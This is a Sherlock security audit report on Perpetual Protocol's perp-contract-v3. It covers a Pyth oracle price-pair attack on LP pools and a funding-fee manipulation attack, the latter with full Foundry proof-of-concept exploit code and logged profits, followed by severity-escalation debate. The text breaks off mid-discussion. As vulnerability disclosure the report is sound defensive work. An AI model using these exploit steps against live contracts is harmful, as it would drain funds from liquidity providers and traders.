SHERLOCK

SHERLOCK SECURITY REVIEW FOR

Prepared for: Perpetual
Prepared by: Sherlock
Lead Security Expert: lllllll
Dates Audited: February 26 - March 18, 2024
Prepared on: May 9, 2024

Introduction

A trustless crypto trading platform for everyone. Explore perpetual swaps, earn yield and build the future of DeFi with our decentralized trading protocol on Optimism.

Scope

Repository: perpetual-protocol/perp-contract-v3

Branch: feature/del-wrong-test

Commit: 8b850742b29ef6cc93d0988dc6eff91506972111

For the detailed scope, see the contest details.

Findings

Each issue has an assigned severity:

- Medium issues are security vulnerabilities that may not be directly exploitable or may require certain conditions in order to be exploited. All major issues should be addressed.
- High issues are directly exploitable security vulnerabilities that need to be fixed.

Issues found

Medium	High
12	2

Issues not fixed or acknowledged

Medium	High
0	0

Security experts who found valid issues

lllllll
ether_sky
PUSH0
jokr
Bauer
ge6a
santipu_
nirohgo
joicygiore
ihavebigmuscle
0xumarkhatab
0xRobocop
ni8mare

Issue H-1: Two Pyth prices can be used in the same transaction to attack the LP pools

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/123

The protocol has acknowledged this issue.

Found by

Bauer, IIIIIII, PUSH0, jokr

Summary

Pyth oracles use a pull model, where the consumer of the price needs to provide a signed price from an offline provider. There are no guarantees that the price at the current time is the freshest price, which means an attacker can enter an LP position at one base price, and exit in another, all in the same transaction.

Vulnerability Detail

The OracleMaker and SpotHedgeBaseMaker both allow LPs to contribute funds in exchange for getting an LP position. Outside of the requirment that the current price is within the maxAge, there are no other freshness checks. An attacker can create a contract which, given two signed base prices, calls updatePrice() and `deposit()`s at the lower price, then calls `updatePrice()` at the higher price, and calls `withdraw()` at the higher price, for a risk-free profit.

For both the OracleMaker and the SpotHedgeBaseMaker, there are no fees for doing `deposit()`/`withdraw()`, and a flash loan can be used to magnify the effect of any price difference between two oracle readings. While both makers support a having a whitelist for who is able to deposit/withdraw, the code doesn't require one, the whitelist isn't mentioned in the contest readme, and the comments in both makers anticipate having to deal with malicious LPs. It appears that the whitelist will be used to ensure first-depositor inflation attacks are mitigated until the pools contain sufficient capital.

The fact that there is a `maxAge` available does not prevent the issue, because Pyth updates are multiple times a second, whereas a block can only have one timestamp.

Impact

Value accrual that should have gone to the existing LPs is siphoned off by the attacker.

Code Snippet

The number of shares given depends on whatever the most recently stored price is:

```
// File: src/maker/OracleMaker.sol : OracleMaker.deposit()   #1

189 @>              uint256 price = _getPrice();
...
201 @>              uint256 vaultValueXShareDecimals = _getVaultValueSafe(vault,
 ↪  price).formatDecimals(
202                     INTERNAL_DECIMALS,
203                     shareDecimals
204                 );
205                 uint256 amountXShareDecimals =
 ↪  amountXCD.formatDecimals(collateralToken.decimals(), shareDecimals);
206:@>              shares = (amountXShareDecimals * totalSupply()) /
 ↪  vaultValueXShareDecimals;
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/maker/OracleMaker.sol#L189-L206

The amount of collateral given back is based on whatever the most recently stored price is:

```
// File: src/maker/OracleMaker.sol : OracleMaker.withdraw()   #2

234             uint256 redeemedRatio = shares.divWad(totalSupply());
...
241             uint256 price = _getPrice();
242 @>          uint256 vaultValue = _getVaultValueSafe(vault, price);
243             IERC20Metadata collateralToken = IERC20Metadata(_getAsset());
244 @>          uint256 withdrawnAmountXCD =
 ↪  vaultValue.mulWad(redeemedRatio).formatDecimals(
245                 INTERNAL_DECIMALS,
246                 collateralToken.decimals()
247:            );
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/maker/OracleMaker.sol#L234-L247

The SpotHedgeBaseMaker has the same issue.

Tool used

Manual Review

Recommendation

Require that LP deposits and withdrawals be done by the trusted relayers

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> The readMe says : "Oracle (Pyth) is expected to accurately report the price of market"

IIIIIII000

The PR is unrelated to the issue and the issue is not addressed by any other PRs. The PR instead increases the precision of the LP shares-related calculations. The sponsor acknowledges that the submitted issue is not addressed. The sponsor plans to address the issue prior to changing from allowlisted LPs to permissionless ones.

Issue H-2: Funding Fee Rate is calculated based only on the Oracle Maker's skew but applied across the entire market, which enables an attacker to generate an extreme funding rate for a low cost and leverage that to their benefit

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/133

The protocol has acknowledged this issue.

Found by

lllllll, ge6a, ihavebigmuscle, joicygiore, nirohgo

Summary

The fact that the Funding Fee rate is calculated only based on the Oracle Maker's position skew enables an exploiter to open a large long position on the Oracle Maker that generates an extreme funding fee paid by long takers, and then close the position (+open an opposite one) on the SpotHedge maker within the same block while maintaining the funding fee value and direction. This can be used to generate various attacks as detailed below.

Vulnerability Detail

Perpetual uses funding fee to balance between long and short positions, mainly to balance/reduce exposure of the Oracle Maker (from the docs: *"In our system, having a funding fee will be beneficial for the Oracle Pool"*. Presumably for this reason the funding rate is calculated based only on the Oracle Maker's position skew as can be seen in this code snippet taken from the getCurrentFundingRate function (note that basePool is neccesarily the Oracle Maker since it is type-casted to OracleMaker in the code):

```
// we can only use margin without pendingMargin as totalDepositedAmount
// since pendingMargin includes pending borrowingFee and fundingFee,
// it will be infinite loop dependency
uint256 totalDepositedAmount = uint256(_getVault().getSettledMargin(marketId,
↪  fundingConfig.basePool));
uint256 maxCapacity = FixedPointMathLib.divWad(
    totalDepositedAmount,
    uint256(OracleMaker(fundingConfig.basePool).minMarginRatio())
);
```

However, the funding fee applies to **any position** in the market (as can be seen in the Vault::settlePosition function) which enables an exploiter to create a very high funding rate for a low cost by opening a large long position on the oracle maker and close the position immediately after on the HSBM maker (possibly also opening a short depending on the type of attack). Since the opposite position does not affect the funding rate (as it is settled with the SpotHedge maker), the funding rate will maintain its extreme value and its direction.

This maneuver can generate multiple types of attacks that can be conducted individually or combined:

A. Griefing/Liquidation attack - The attacker creates an extreme funding rate that causes immediate loss to position holders of the attacked direction, possibly making many positions liquidatable on the next block. This attack is conducted as follows:
A.1. Attacker opens a maximal long position on the oracle maker creating an extremely high funding rate paid by longs. A.2. Attacker closes their long position using the HSBM maker. This means the extreme high funding rate is unaffected since its calculated based on the oracle maker only. (A1 and A2 can be done in an atomic transaction from an attacker contract).
A.3. Starting from the next block any long position in the system incures a very high cost per block, likely making many positions liquidatable immediately.
A.4. The cost for the attacker is only the negative PnL caused by the spread between the oracle and HSBM makers. The attacker can offset the cost and make a profit by running a transaction at the start of the next block that liquidates all positions that were liquidated by the move (the attacker has information advantage over other liquidators and are likely to win the liquidations).

B. Profiting from large funding fee within one block by also opening a short (exfiltrating funds from the PnL pool).
B.1. the attack starts similarly to A: the attacker opens a maximal long position on the OM and then a counter short position on the HSBM maker, only this time the attacker also opens a short on the SpotHedge maker that gains the attacker funding fees starting from the next block.
B.2. The attacker can close the short position at the start of the next block to reduce risk, taking profit from the fee paid for the one block, in addition to liquidating any affected positions as in scenario A.
B.3. The cost of attack: negative PnL caused by spread between the two makers, plus borrowing fee. However because borrowing fee does not grow exponentially with utilization rate like the funding fee, it is covered by the funding fee with a profit.

C. Profiting from a large deposit to the oracle maker/withdraw within one block.
C.1. The attack runs the same as scenario A, only the attacker also makes a large deposit to the oracle maker, and withdraws on the next block.
C.2. Since share values take into account pending fees, the share value will increase significantly from one block to the next because the oracle maker will also

get a high funding fee within that one block (this is because oracle maker also holds a large short position as a result of the attackers initial postion, that gets paid funding fee). Note that in this scenarion the attacker needs to verify that there is no expected loss to share value between these two blocks

The POC below shows how with reasonable market considitions the attacker can make a significant profit, specifically using only attack type B.

POC

The following POC shows the scenario where the attacker generates a high funding rate paid by longs, while opening a large short position for themselves, then on the next block the attacker closes the short with a significant gain from funding fee (while the HSBM maker pays the funding fee)

To run:
A. create a test.sol file under the perp-contract-v3/test/spotHedgeMaker/ folder and add the code below to it. B. Run forge test --match-test testFundingFeePOC -vv

```
// SPDX-License-Identifier: GPL-3.0-or-later
pragma solidity >=0.8.0;

import "forge-std/Test.sol";
import "../spotHedgeMaker/SpotHedgeBaseMakerForkSetup.sol";
import { OracleMaker } from "../../src/maker/OracleMaker.sol";
import "../../src/common/LibFormatter.sol";
import { SignedMath } from "@openzeppelin/contracts/utils/math/SignedMath.sol";

contract FundingFeeExploit is SpotHedgeBaseMakerForkSetup {

    using LibFormatter for int256;
    using LibFormatter for uint256;
    using SignedMath for int256;

    address public taker = makeAddr("Taker");
    address public exploiter = makeAddr("Exploiter");
    OracleMaker public oracle_maker;

    function setUp() public override {
        super.setUp();
        //create oracle maker
        oracle_maker = new OracleMaker();
        _enableInitialize(address(oracle_maker));
        oracle_maker.initialize(marketId, "OM", "OM", address(addressManager),
↪   priceFeedId, 1e18);
        config.registerMaker(marketId, address(oracle_maker));
```

```
        //PARAMETERS SETUP

        //fee setup
        //funding fee configs (taken from team tests)
        config.setFundingConfig(marketId, 0.005e18, 1.3e18,
↪   address(oracle_maker));
        //borrowing fee 0.00000001 per second as in team tests
        config.setMaxBorrowingFeeRate(marketId, 10000000000, 10000000000);
        oracle_maker.setMaxSpreadRatio(0.1 ether); // 10% as in team tests


        //whitelist users
        oracle_maker.setValidSender(exploiter,true);
        oracle_maker.setValidSender(taker,true);


        //add more liquidity ($20M) to uniswap pool to simulate realistic
↪   slippage
        deal(address(baseToken), spotLp, 10000e9, true);
        deal(address(collateralToken), spotLp, 20000000e6, true);
        vm.startPrank(spotLp);
        uniswapV3NonfungiblePositionManager.mint(
            INonfungiblePositionManager.MintParams({
                token0: address(collateralToken),
                token1: address(baseToken),
                fee: 3000,
                tickLower: -887220,
                tickUpper: 887220,
                amount0Desired: collateralToken.balanceOf(spotLp),
                amount1Desired: baseToken.balanceOf(spotLp),
                amount0Min: 0,
                amount1Min: 0,
                recipient: spotLp,
                deadline: block.timestamp
            })
        );


        //mock the pyth price to be same as uniswap (set to ~$2000 in base class)
        pyth = IPyth(0xff1a0f4744e8582DF1aE09D5611b887B6a12925C);
        _mockPythPrice(2000,0);
    }


    function testFundingFeePOC() public {
```

```
        //deposit 5M collateral as margin for exploiter (also mints the amount)
        uint256 startQuote = 5000000*1e6;
       _deposit(marketId, exploiter, startQuote);
       console.log("Exploiter Quote balance at Start: %s\n", startQuote);

        //deposit to makers
        //initial HSBM maker deposit: 2000 base tokens ($4M)
       vm.startPrank(makerLp);
       deal(address(baseToken), makerLp, 2000*1e9, true);
       baseToken.approve(address(maker), type(uint256).max);
       maker.deposit(2000*1e9);

       //initial oracle maker deposit: $2M (1000 base tokens)
       deal(address(collateralToken), makerLp, 2000000*1e6, true);
       collateralToken.approve(address(oracle_maker), type(uint256).max);
       oracle_maker.deposit(2000000*1e6);
       vm.stopPrank();

       //Also deposit collateral directly to SHBM to simulate some existing
↪  margin on the SHBM from previous activity
       _deposit(marketId, address(maker), 2000000*1e6);

       //Exploiter opens the maximum possible (-1000 base tokens) long on oracle
↪  maker
        vm.startPrank(exploiter);
        (int256 posBase, int256 openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: 1000*1e18,
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );

       //Exploiter opens maximum possible short on the HSBM maker changing
↪  their position to short 1000 (2000-1000)
       (posBase,openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(maker),
                isBaseToQuote: true,
                isExactInput: true,
```


```
                amount: 2000 * 1e18,
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );
        console.log("Funding Fee Rate after short:");
        int256 ffeeRate = fundingFee.getCurrentFundingRate(marketId);
        console.logInt(ffeeRate);
        //OUTPUT:
        // Funding Fee Rate after short:
        //-388399804857866884

        //move to next block
        vm.warp(block.timestamp + 2 seconds);

        //Exploiter closes the short to realize gains
        int256 exploiterPosSize =
↪   vault.getPositionSize(marketId,address(exploiter));
        clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: exploiterPosSize.abs(),
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        //exploiter withdraws entirely
        int256 upDec = vault.getUnsettledPnl(marketId,address(exploiter));
        int256 stDec = vault.getSettledMargin(marketId,address(exploiter));
        int256 marg = stDec-upDec;
        uint256 margAbs = marg.abs();
        uint256 toWithdraw =
↪   margAbs.formatDecimals(INTERNAL_DECIMALS,collateralToken.decimals());
        vault.transferMarginToFund(marketId,toWithdraw);
        vault.withdraw(vault.getFund(exploiter));
        vm.stopPrank();

        uint256 finalQuoteBalance =
↪   collateralToken.balanceOf(address(exploiter));
        console.log("Exploiter Quote balance at End: %s", finalQuoteBalance);
        //OUTPUT: Exploiter Quote balance at End: 6098860645835
```


```
        //exploiter profit  = $6,098,860 - $5,000,000 = $1,098,860
    }
}
```

Impact

The various possible attacks detailed above generate immediate profits to the exploiter that can be withdrawn immediately if enough PnL exists in the pool, diluting the PnL pool on the expense of users and causing them financial loss from not being able to withdraw their profits. In addition, as detailed above many positions can be made liquidatable following the attack causing further damage.

Code Snippet

https://github.com/sherlock-audit/2024-02-perpetual/blob/02f17e70a23da5d71364268ccf7ed9ee7cedf428/perp-contract-v3/src/fundingFee/FundingFee.sol#L104

Tool used

Manual Review Foundry

Recommendations

To mitigate this issue it is essential to resolve the root cause: the fact that funding fee is set using only a part of the market (Oracle Maker). Instead, the entire market long/short positions should be used to determine the rate. This will prevent an exploiter from opening the counter position (that gains fee) without that position also affecting the funding rate.

Discussion

sherlock-admin4

2 comment(s) were left on this issue during the judging contest.

santipu_ commented:

> Medium

takarez commented:

> seem to be a dupp of 125 due to large deposit and the recommendation also; high(4)

vinta

Confirmed, valid! Thank you for reporting this issue!

paco0x

If an attacker intentionally open position to make the Oracle Maker imbalanced and close position on SpotHedge maker. The cost of this action is the maker swap fees (we'll have swap fees in later update).

We expect there'll be two kinds arbitrageurs come in to help balance Oracle Maker's position.

1. The slippage of Oracle Maker becomes a positive premium when helping balance Oracle Maker, so arbitrageurs can open reverse position on SpotHedge maker and close on Oracle Maker and earn the premium right away.
2. Arbitrageurs who're willing to earn funding fees can take over Oracle Maker's position and hedge the position else where, while receiving the funding fee.

In my opinion, this one is a medium and we might not fix it in the near future.

nirohgo

Escalate This should be a high according to Sherlock's definitions: Definite loss of funds without (extensive) limitations of external conditions. Inflicts serious non-material losses (doesn't include contract simply not working).

Since no explanation was given to why this got demoted to medium I'll assume this was following the sponsor's comments, which I'll address here:

1. The sponsor mentioned maker swap fees that will be added in a later update and contribute to the cost of the attack, however these were not mentioned in the contest readme nor in the code and therefore should not affect severity but rather be considered a possible remediation method.
2. The sponsor also mentions two types of arbitrageurs that are expected to balance the Oracle Maker's position, however arbitrageurs are irrelevant to this exploit because the attack is conducted within two consecutive blocks (first part block X, second part - block X+1). Since Optimism's mempool is private the attacker is the only one with pre-knowledge of phase 1, and can easily avoid being frontrun on block X+1.
3. Regarding "The slippage of Oracle Maker becomes a positive premium when helping balance Oracle Maker" I believe this is inaccurate: When helping balance the Oracle Maker it gives exactly the Oracle price. Opening a reverse position on SpotHedge maker and closing on Oracle Maker involves some loss because of the SpotHedge maker price slippage (slightly worse than the oracle price due to Uniswap slippage/fees).

The POC clearly demonstrates:
A. a substantial financial loss (see POC output).
B. Without excessive reliance on external conditions.

sherlock-admin2

> Escalate This should be a high according to Sherlock's definitions: Definite loss of funds without (extensive) limitations of external conditions. Inflicts serious non-material losses (doesn't include contract simply not working).
>
> Since no explanation was given to why this got demoted to medium I'll assume this was following the sponsor's comments, which I'll address here:
>
> 1. The sponsor mentioned maker swap fees that will be added in a later update and contribute to the cost of the attack, however these were not mentioned in the contest readme nor in the code and therefore should not affect severity but rather be considered a possible remediation method.
> 2. The sponsor also mentions two types of arbitrageurs that are expected to balance the Oracle Maker's position, however arbitrageurs are irrelevant to this exploit because the attack is conducted within two consecutive blocks (first part block X, second part - block X+1). Since Optimism's mempool is private the attacker is the only one with pre-knowledge of phase 1, and can easily avoid being frontrun on block X+1.
> 3. Regarding "The slippage of Oracle Maker becomes a positive premium when helping balance Oracle Maker" I believe this is inaccurate: When helping balance the Oracle Maker it gives exactly the Oracle price. Opening a reverse position on SpotHedge maker and closing on Oracle Maker involves some loss because of the SpotHedge maker price slippage (slightly worse than the oracle price due to Uniswap slippage/fees).
>
> The POC clearly demonstrates:
> A. a substantial financial loss (see POC output).
> B. Without excessive reliance on external conditions.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

lllllll000

If this one is High, then so is https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/126 , because they both are the pattern `X Fee Rate is calculated based only on the Y Maker's skew but applied across the entire market, which enables an attacker to generate an extreme X rate for a low cost and leverage that to their benefit`, where X is either Funding or Borrowing and Y is either Oracle or SpotHedge

nevillehuang

I think I agree with @nirohgo and high severity here, subsequent update to fees shouldn't be considered if not make known initially.

gstoyanovbg

@nevillehuang You may want to consider the risks from this comment.

IIIIIII000

@nevillehuang the ability to attack the protocol depends on the values that the admin sets in the configuration. As I point out here, the attack can no longer be performed when the funding fee rate is reduced. I believe this prevents the severity from being High, since admins are trusted to use the right values for their protocol, or else they could just choose ones that 'happen' to cause an exploit, where Sherlock would be on the hook for it. It may even be Low if nirohgo can't show that it can be exploited *regardless* of the value that the admin sets.

WangSecurity

I believe this issue should indeed be high. I see that with not all values the attack is possible, but since the values were taken from other tests by the team, therefore, I think it's safe to assume that these values are intended and default. Hence, as of now, planning to accept the escalation and update the severity to high.

IIIIIII000

@paco0x there is only a single setting of the values for the parameters. Can you let us know what sort of ranges you expect for the funding parameters, so we can see how much this issue is affected by the expected values? The desmos calculator the docs links to has some ranges - are they representative?

paco0x

> @paco0x there is only a single setting of the values for the parameters. Can you let us know what sort of ranges you expect for the funding parameters, so we can see how much this issue is affected by the expected values? The desmos calculator the docs links to has some ranges - are they representative?

Considering the potential issues, we'll not enable funding fee in our first version in production.

The approximate range of funding rate to begin with can be between 100% and 500% per year under max imbalance ratio. An example config can be:

```
FundingConfig {
    fundingFactor: 200% / 86400  (200% per year under max imbalance ratio)
    fundingExponentFactor: 1
}
```

IIIIIIIOOO

@WangSecurity according to the above, the expected exponent is 1.0, but the test is using 1.3, which is an extreme value. When the test is changed to use 1.0, the attacker no longer shows a profit and instead shows a loss (even with changing the uniswap fee down to 0.05%). Since it's conditional on the admin choosing an extreme value, I don't think this finding can be a High. I believe the rules about admin-controlled values being an admin error and thus invalid, are in place so that people doing the judging contest can correctly decide severity without having to ask the sponsor for the expected values.

nirohgo

@WangSecurity I discussed possible values of these configs with @42bchen during the contest, his answer was that they don't yet know what production values are going to be (which makes sense as they need to be effective to incentivize the right behavior). Given that, their final values can only be known in production, and limiting them in order to avoid an exploit (even if done as a workaround) should not take away from the finding severity.

On another matter (@Evert0x), is it within Sherlock rules for a watson to "escalate" a finding, post the escalation period? (and without risking their escalation ratio)? seems somewhat unfair.

IIIIIIIOOO

The finding was escalated by the submitter in order to raise the severity, and I'm trying to show why it should not be. I don't see how pointing out the usual rules is an unfair argument as to why it should not be a High

WangSecurity

@nirohgo can you provide a screenshot or a link to these messages, just so I can be sure, still deciding on the severity and validity here and will provide my decision tomorrow. Thanks to both of watsons for being active on providing additional info

gstoyanovbg

I disagree that the administrator can prevent the exploitation of this vulnerability. That's why when I submitted my report, I chose High severity. The assertion that changing the exponent from 1.3 to 1.0 will make the exploit impossible is true only

for the proof of concept shown in this report, but not as a whole. LP can influence the total amount of deposits, and by exploiting this, an attacker can make a profit. It is not mandatory for the position to be closed in the next block; it could be in the one after that, for example. A combined attack is possible by opening a position and changing the total deposited amount. There are many attack scenarios, but there are no limiting factors that make it impossible. Exploiting this vulnerability boils down to risk management in order to choose the right approach for the respective state of the protocol. I tried to explain this in my report, but my choice to show a different attack path from the obvious one led to the escalation of my report. I've said it before, but in my opinion, it cannot be expected that all possible ways to exploit a vulnerability will be presented in one report; it is not practical.

WangSecurity

I think medium severity is appropriate here. The attack is indeed profitable with 1.3e18, but unprofitable with 1.0e18. It's also profitable with 1.2e18, but unprofitable with 1.1e18. I see that the sponsor says the approximate funding exponent will be indeed 1. But, as we see from nirohgo point, he asked about it during the contest and the sponsor answered they don't know yet. Moreover, I don't the rule that the admin should always set the correct value can be applied here, cause (as I understand) setting the exponent to 1.2e18+ doesn't disrupt the work of the protocol, but opens a window for the attack. Hence, I see at as a valid attack with certain constraints and state to be executed profitably.

Hence, I'm planning to reject the escalation and leave the issue as it is.

nirohgo

@WangSecurity according to sherlock rules and definitions this should be a high. Your reasoning for medium rely on 1. a "counter escalation" that was made against sherlock rules (after escalation period was over) 2. against the information that was provided during the contest (the test config values plus communication that more precise values are not yet known) and therefore lower on Sherlock's hierarchy of truth.

WangSecurity

I'm judging it accroding to rules for Medium Severity:

> Causes a loss of funds but requires certain external conditions or specific states, or a loss is highly constrained.

1. There is only one escalation that was raised by you. Another Watson is just giving his points why this should remain invalid and it's not against the rules.
2. My judging is not based on the info regarding funding exponent provided after the contest. If it was based on it, then this finding would be invalid. But medium severity is based on that fact, that if funding exponent is 1.3e18 or

1.2e18 the attack is profitable. If it's 1.1e18 or 1.0e18 then it's unprofittable. Hence, "requires certain external conditions or specific states".

My decision remains the same: reject the escalation and leave the issue as it is.

nirohgo

@WangSecurity every finding requires some conditions or specific states. (for example #123, which was accepted as High, requires that there be two offline Pyth price updates that were not reported onchain yet at that the price diff between them enables the attack). My point in the case of this finding is that (given the information available during the audit - that production configs are not known and only provided estimate is the one in the tests) is there is no reason to believe 1.1e18 or 1.0e18 are more likely than 1.3e18 or 1.2e18. Therefore I do not believe that specific handpicked exponent values where the attack does not work should count as a strong enough dependency on certain external conditions or specific states to make this a medium. Also, the severity of loss (as displayed in the POC) should also be taken into account here when determining the severity. (from my experience many accepted high's on sherlock may not work given specific config settings, and yet still count as high because they will occur with reasonably set configs and cause significant loss).

WangSecurity

@nirohgo I see your points and I'm open to discussing them, but before that I would like to get a small clarification from your side. In issue #116 you say that setting "the OM max spread to a larger value than the price band setting", i.e. admin setting the values that open a window for the vulnerability is an admin error. But in that case admin setting the values that open a window for the vulnerability is not an admin error. I understand it's two completely different issues, but I believe in both cases the trusted admin rule should be applied correctly. What do you think about it?

gstoyanovbg

@WangSecurity Perhaps my question is naive, but what is the intuition behind the statement that the attack is not profitable with 1.0e18? I examined nirohgo's proof of concept in more detail, and in my opinion, the problem with it is that there is not enough liquidity in the corresponding range, leading to significant slippage. I added liquidity to the respective range, and the attack became profitable. I reduced the fee from 0.3 to 0.05 to show a greater profit, but with 0.3, smaller profits are also possible.

```
contract FundingFeeExploit is SpotHedgeBaseMakerForkSetup {

    using LibFormatter for int256;
    using LibFormatter for uint256;
    using SignedMath for int256;
```

```
    address public taker = makeAddr("Taker");
    address public exploiter = makeAddr("Exploiter");
    OracleMaker public oracle_maker;

    function setUp() public override {
        super.setUp();
        //create oracle maker
        oracle_maker = new OracleMaker();
        _enableInitialize(address(oracle_maker));
        oracle_maker.initialize(marketId, "OM", "OM", address(addressManager),
↪   priceFeedId, 1e18);
        config.registerMaker(marketId, address(oracle_maker));

        //PARAMETERS SETUP

        //fee setup
        //funding fee configs (taken from team tests)
        config.setFundingConfig(marketId, 0.005e18, 1.0e18,
↪   address(oracle_maker));
        //borrowing fee 0.00000001 per second as in team tests
        config.setMaxBorrowingFeeRate(marketId, 10000000000, 10000000000);
        oracle_maker.setMaxSpreadRatio(0.1 ether); // 10% as in team tests


        //whitelist users
        oracle_maker.setValidSender(exploiter,true);
        oracle_maker.setValidSender(taker,true);


        //add more liquidity ($20M) to uniswap pool to simulate realistic
↪   slippage
        deal(address(baseToken), spotLp, 2500e9, true);
        deal(address(collateralToken), spotLp, 5000000e6, true);
        vm.startPrank(spotLp);
        uniswapV3NonfungiblePositionManager.mint(
            INonfungiblePositionManager.MintParams({
                token0: address(collateralToken),
                token1: address(baseToken),
                fee: 500,
                tickLower: -6940,
                tickUpper: -6920,
                amount0Desired: collateralToken.balanceOf(spotLp),
                amount1Desired: baseToken.balanceOf(spotLp),
                amount0Min: 0,
                amount1Min: 0,
                recipient: spotLp,
                deadline: block.timestamp
```

```
            })
        );

        //(,  int24 tick, , , , , ) =
↪   IUniswapV3PoolState(uniswapV3SpotPool).slot0();
        //console.logInt(tick);

        //mock the pyth price to be same as uniswap (set to ~$2000 in base class)
        pyth = IPyth(0xff1a0f4744e8582DF1aE09D5611b887B6a12925C);
        _mockPythPrice(2000,0);
    }


    function testFundingFeePOC() public {


        //deposit 5M collateral as margin for exploiter (also mints the amount)
        uint256 startQuote = 5000000*1e6;
       _deposit(marketId, exploiter, startQuote);
       console.log("Exploiter Quote balance at Start: %s\n", startQuote);

        //deposit to makers
        //initial HSBM maker deposit: 2000 base tokens ($4M)
       vm.startPrank(makerLp);
       deal(address(baseToken), makerLp, 2000*1e9, true);
       baseToken.approve(address(maker), type(uint256).max);
       maker.deposit(2000*1e9);

       //initial oracle maker deposit: $2M (1000 base tokens)
       deal(address(collateralToken), makerLp, 2000000*1e6, true);
       collateralToken.approve(address(oracle_maker), type(uint256).max);
       oracle_maker.deposit(2000000*1e6);
       vm.stopPrank();

       //Also deposit collateral directly to SHBM to simulate some existing
↪   margin on the SHBM from previous activity
       _deposit(marketId, address(maker), 2000000*1e6);




       //Exploiter opens the maximum possible (-1000 base tokens) long on oracle
↪   maker
        vm.startPrank(exploiter);
        (int256 posBase, int256 openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
```

```
                maker: address(oracle_maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: 1000*1e18,
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );


        //Exploiter opens maximum possible short on the HSBM maker changing
↪   their position to short 1000 (2000-1000)
        (posBase,openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(maker),
                isBaseToQuote: true,
                isExactInput: true,
                amount: 2000 * 1e18,
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        console.log("Funding Fee Rate after short:");
        int256 ffeeRate = fundingFee.getCurrentFundingRate(marketId);
        console.logInt(ffeeRate);
        //OUTPUT:
        // Funding Fee Rate after short:
        //-388399804857866884

        //move to next block
        vm.warp(block.timestamp + 2 seconds);

        //Exploiter closes the short to realize gains
        int256 exploiterPosSize =
↪   vault.getPositionSize(marketId,address(exploiter));
        clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: exploiterPosSize.abs(),
                oppositeAmountBound:type(uint256).max,
```

```
                deadline: block.timestamp,
                makerData: ""
            })
        );


        //exploiter withdraws entirely
        int256 upDec = vault.getUnsettledPnl(marketId,address(exploiter));
        int256 stDec = vault.getSettledMargin(marketId,address(exploiter));
        int256 marg = stDec-upDec;
        uint256 margAbs = marg.abs();
        uint256 toWithdraw =
↪   margAbs.formatDecimals(INTERNAL_DECIMALS,collateralToken.decimals());
        vault.transferMarginToFund(marketId,toWithdraw);
        vault.withdraw(vault.getFund(exploiter));
        vm.stopPrank();

        uint256 finalQuoteBalance =
↪   collateralToken.balanceOf(address(exploiter));
        console.log("Exploiter Quote balance at End: %s", finalQuoteBalance);
        //OUTPUT: Exploiter Quote balance at End: 6098860645835
        //exploiter profit  = $6,098,860 - $5,000,000 = $1,098,860
    }
}
```

```
Logs:
  Exploiter Quote balance at Start: 5000000000000

  Funding Fee Rate after short:
  -4999999999999999

  Exploiter Quote balance at End: 5016509239587
```

IIIIIIIOOO

You deposited $5M and reduced the tick range from 1774440 ticks to only 20 ticks. I don't think that's likely to happen either

nirohgo

> @nirohgo I see your points and I'm open to discussing them, but before that I would like to get a small clarification from your side. In issue #116 you say that setting "the OM max spread to a larger value than the price band setting", i.e. admin setting the values that open a window for the vulnerability is an admin error. But in that case admin setting the values that open a window for the vulnerability is not an admin error. I understand it's two completely different issues, but I believe in both

> cases the trusted admin rule should be applied correctly. What do you think about it?

@WangSecurity #116 depends on admins setting a specific boundary (max OM spread) to a value higher then the overriding general boundary (price band). This is a clear admin error even without the finding or liquidations (whenever the OM price exceeds the price band transactions will fail). In this case there is no logical error is setting the exponent config to a specific value, the exponent needs to create a curve that's efficient enough to incentivize the market to reduce risk. As the team specified during the contest the exact value is unknown (the best initial guess was the test value).

WangSecurity

First, the attack depends on the actions of a TRUSTED admin (setting funding exponent). Other external factors, like the liquidity and ticks, are also required for a successful attack. That's why I believe Medium is appropriate for this report.

Planning to reject the escalation and leave the issue as it is.

gstoyanovbg

1. The exploiter can deposit the necessary liquidity at a specific small price range in the pool in order to not trigger significant slippage ?
2. The exploiter can just choose such a position size so that the slippage is minimal (just need to observe what is the available liquidity at specific price range)?

These are not external factors because the attacker can control them. Do you agree that 1) and 2) are possible ? If so this would mean that the attack doesn't depend on trusted admin action because the attack would be profitable for all 1.0e18, 1.1e18, 1.2e18 and 1.3e18.

lllllll000

depositing liquidity and having yourself trade against it, without you also pushing the price back in your favor before withdrawing it, will result in impermanent loss, which is a cost that you yourself will have to pay back

gstoyanovbg

The exploiter would deposit within the current price range, which already has significant liquidity. Therefore, the deposit wouldn't be as large. The exploiter wouldn't withdraw immediately after the attack but would wait a sufficient amount of time before doing so in order to recover the losses. Even if the profit and losses from the attack are equal for the attacker, it still results in a loss for the maker and is thus a valid attack with no additional constraints. Please correct me if I am wrong.

Also what do you think about 2) ?

IIIIIII000

